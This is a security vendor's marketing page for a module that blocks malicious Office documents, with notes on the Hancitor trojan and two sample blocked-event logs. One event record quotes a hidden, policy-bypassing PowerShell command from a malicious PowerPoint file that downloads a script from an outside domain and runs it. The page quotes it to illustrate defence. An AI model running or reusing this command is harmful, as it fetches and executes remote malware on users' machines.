MINERVA


Malicious Document Prevention

Safely use full capabilities of productivity apps

More and more attacks take advantage of the capabilities of modern document formats to get past baseline anti-malware solutions. Such evasive measures involve initiating malicious actions from document files to infect endpoints by using macros, which in turn often launch PowerShell and other scripts to evade detection.

Despite increasing security awareness within organizations, employees have a business need to open documents and with a single click may inadvertently infect their systems. Disabling macros is not an option when running an effective, productive business operation in most enterprise environments.

Minerva's Malicious Document Prevention module protects endpoints from malicious documents, allowing employees to safely use all capabilities of productivity apps without the concern of human error.



Malicious documents are one of the most common attack vectors used to evade existing security tools. The Malicious Document Prevention module is another layer of the Minerva's Anti-Evasion Platform, which is designed to block malware that uses different evasive techniques, including malicious documents.

To better understand how the Malicious Document Prevention module safeguards endpoints, we will hereby show several document-based attack techniques that Minerva blocks. These are just some of the examples of Minerva automatically blocking threats that baseline antivirus tools cannot prevent.


Memory Injection from an Office Macro - Hancitor

Hancitor malware has been distributed by a massive phishing campaign running for at least a couple of years. This malware often infects a system by embedding a malicious shellcode within a Microsoft Office document macro and performing code injection.

Hancitor itself is a Trojan capable of keylogging, screen capturing, form grabbing and other generic capabilities. It is often being used to deploy secondary payloads such as the common Pony Trojan or Vawtrak which focuses on stealing banking-related sensitive information.

Minerva's Malicious Document Prevention deceives the malware regarding its ability to run scripts using advanced document capabilities, enabling enterprises to fully take advantage of productivity suites such as Microsoft Office without being concerned about disruption to operations and employees' ability to successfully perform their daily business tasks.

When Minerva blocks the attack, it automatically generates the event shown below, which enterprise administrators can view using their existing SIEM tool or by utilizing the Minerva Management Console.



Event Details


Event Id:	594163aa0c37750a0c144026
Endpoint:	PC
Type:	Macro Protection
Process Name:	C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE
User Name:	RW2@PC
Simulated:	true
Additional Information:	Application Name: [C:\Windows\System32\svchost.exe] Command Line: []

Minerva event shows prevention of memory injection in an Office Macro

PowerShell Payload of a Malicious Office Document

Since PowerShell is installed by default on Microsoft Windows machines, this powerful tool is increasingly used by adversaries in multiple contexts, including as part of malicious documents to evade antivirus tools. Minerva's Malicious Document Prevention module automatically blocks malicious macros from attacking the endpoint in this manner and provides critical information about the PowerShell payload to security administrators. Minerva protects the endpoint by preventing a malicious Microsoft Word document from running a PowerShell script that would have downloaded additional payloads. Malicious Document Prevention module also blocks attacks that abuse PowerPoint's ability to set "OnHover" action in presentations. Adversaries have been known to use this technique to trigger the execution of a malicious script as shown in the event's Additional Information field.

Minerva's Malicious Document Prevention blocks attempts to infect endpoints via macros, PowerShell and other scripts found in document files, assuring your employees' productivity remains intact.



Event Details

Event Id:	593fb6130c377502b8a2eec5
Endpoint:	DESKTOP
Type:	Macro Protection
Process Name:	C:\...ot\Office16\POWERPN...
User Name:	RW1@DESKTOP
Simulated:	true
Additional Information:	Application Name: [C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe] Command Line: [C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass "IEX (New-Object System.Net.WebClient).DownloadFile('hxxp:'+[char] 0x2F+[char] 0x2F+'cccn.nl'+[char] 0x2F+'c.php',\"$env:temp\ii.jse\"); Invoke-Item \"$env:temp\ii.jse\""]

Event details show Minerva blocks abuse of Powershell in MS PowerPoint